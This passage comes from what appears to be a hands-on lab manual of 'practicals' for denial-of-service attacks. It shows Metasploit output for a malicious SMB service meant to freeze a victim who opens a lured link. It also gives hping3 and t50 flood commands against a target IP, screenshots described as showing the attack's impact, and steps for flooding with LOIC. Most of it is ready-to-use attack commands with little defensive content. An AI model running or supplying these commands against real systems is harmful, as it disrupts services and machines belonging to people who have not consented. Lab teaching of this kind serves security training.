
```
msf auxiliary(ms10_006_negotiate_response_loop) > run
[*] Starting the malicious SMB service...
[*] To trigger, the vulnerable client should try to access: \\192.168.0.114\Shared\Anything
[*] Server started.
```

Give \\AttackerIP\Shared\Anything link to victim he will be frozen.

Ex: \\192.168.0.100\Shared\Anything

Practical No 5: Using Hping3 to flood on target


hping3 <TARGET IP> --flood



A terminal window titled "Terminal" with the command "root@kali: ~". The command entered is "hping3 --flood 192.168.0.115". The output shows: "HPING 192.168.0.115 (eth0 192.168.0.115): NO FLAGS are set, 40 headers + 0 data bytes hping in flood mode, no replies will be shown". Below the terminal is a browser window showing the Kali Linux homepage.

Practical No 6: Using t50 to flood on target

t50 <TARGET IP> --flood



A terminal window titled "Terminal" with the command "root@kali: ~". The command entered is "t50 --flood 192.168.0.115". The output shows: "entering in flood mode... hit CTRL+C to break;". Below the terminal is a browser window showing the Kali Linux homepage.

You can see the attack impacts of the above attacks in the below images,


Before Attack




During Attack



After Stopping Attack



Practical No 7: Using LOIC Tool to Attack on Target



After clicking on IMMA CHARGIN MAH LAZER you can see the following picture of flooding

Click on stop flooding to stop attack.

